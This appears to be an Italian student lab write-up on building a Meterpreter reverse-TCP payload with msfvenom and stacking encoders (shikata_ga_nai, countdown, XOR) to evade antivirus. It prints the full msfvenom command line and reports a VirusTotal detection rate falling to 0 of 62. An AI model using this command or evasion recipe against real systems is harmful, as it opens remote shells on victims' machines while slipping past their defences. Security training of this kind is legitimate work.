

PRATICA S9L1

Obiettivo dell'Esercizio

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.


Generazione e test di un Payload Polimorfico Meterpreter per Windows

Ho generato un payload Meterpreter per Windows con connessione **reverse TCP** verso il mio host locale 192.168.50.100 sulla porta 4444. Ho scelto l'architettura **x86** e la piattaforma **Windows**, e ho iniziato a offuscare il codice con l'encoder shikata_ga_nai, che è uno degli encoder più efficaci e dinamici di Metasploit. L'ho applicato **100 volte** per aumentare la complessità.

Poi, ho preso l'output grezzo (-f raw) e l'ho passato a un secondo livello di encoding con countdown, un altro encoder x86, applicato **200 volte**. Questo serve a diversificare ulteriormente la struttura del payload.

Infine, ho fatto un terzo passaggio di encoding con shikata_ga_nai ancora una volta, stavolta **138 iterazioni**, e ho salvato il risultato finale in un file eseguibile chiamato **polimorficomm.exe**.

- `msfvenom -p windows/meterpreter/reverse_tcp LHOST:192.168.50.100 LPORT:4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficomm.exe`




```
(kali@kali) - [~/Desktop/ES0661]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST:192.168.50.100 LPORT:4444 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficomm.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
```

Test su VirusTotal

Dopo averlo generato, l'ho caricato su **VirusTotal** per vedere come reagiscono gli antivirus.

Il risultato? **8 motori antivirus lo hanno segnalato come malevolo**. Non è il massimo, ma considerando la natura del file, è prevedibile. Il **community score è -8**, quindi la reputazione del file è negativa tra gli utenti che lo hanno analizzato. Il file pesa **10.51 KB**, quindi è abbastanza compatto.



Il **prossimo step** è chiaro: **rendere il payload il più stealth possibile**. Voglio abbattere il tasso di rilevamento, minimizzare le tracce e massimizzare la capacità di bypassare i controlli automatici.

Fase Stealth: Offuscamento Avanzato con XOR per Evasione Antivirus

Dopo aver generato il payload Meterpreter con reverse TCP e averlo offuscato con una tripla codifica (shikata_ga_nai → countdown → shikata_ga_nai), ho avviato la **seconda fase**, mirata a renderlo **stealth**, cioè invisibile ai sistemi di rilevamento.


In questo passaggio, ho sostituito l'encoder countdown con un **encoder XOR**, posizionandolo come secondo livello tra i due shikata. L'uso dell'XOR serve a mascherare ulteriormente la struttura binaria del payload, sfruttando una cifratura simmetrica semplice ma efficace contro le firme statiche degli antivirus.

Questa modifica ha lo scopo di **diversificare il pattern di byte** e confondere i motori di scansione, evitando che riconoscano sequenze sospette.



Il risultato finale è un eseguibile polimorfico, **pokimonfommon2.exe**, che ho testato su VirusTotal: **0 su 62 antivirus** lo hanno rilevato come malevolo.

Questo dimostra che la combinazione di encoder polimorfici e XOR, insieme a una struttura stratificata, può produrre un payload altamente evasivo, capace di bypassare anche i motori più aggiornati.



Conclusione

Attraverso questo esercizio ho dimostrato come un payload Meterpreter possa essere trasformato in un eseguibile altamente evasivo grazie a una strategia di offuscamento multilivello. La combinazione di encoder polimorfici come shikata_ga_nai e l'inserimento mirato dell'encoder XOR ha permesso di diversificare la struttura binaria del file, rendendolo invisibile ai motori di scansione antivirus.

Il risultato finale, testato su VirusTotal, ha confermato l'efficacia dell'approccio: **0 su 62 antivirus** hanno rilevato il file come malevolo. Questo evidenzia l'importanza della codifica stratificata e dell'analisi comportamentale nella progettazione di payload stealth. L'eseguibile generato rappresenta un esempio concreto di evasione AV tramite tecniche di polimorfismo e cifratura, utile per comprendere le dinamiche di detection e per sviluppare contromisure più robuste in ambito difensivo.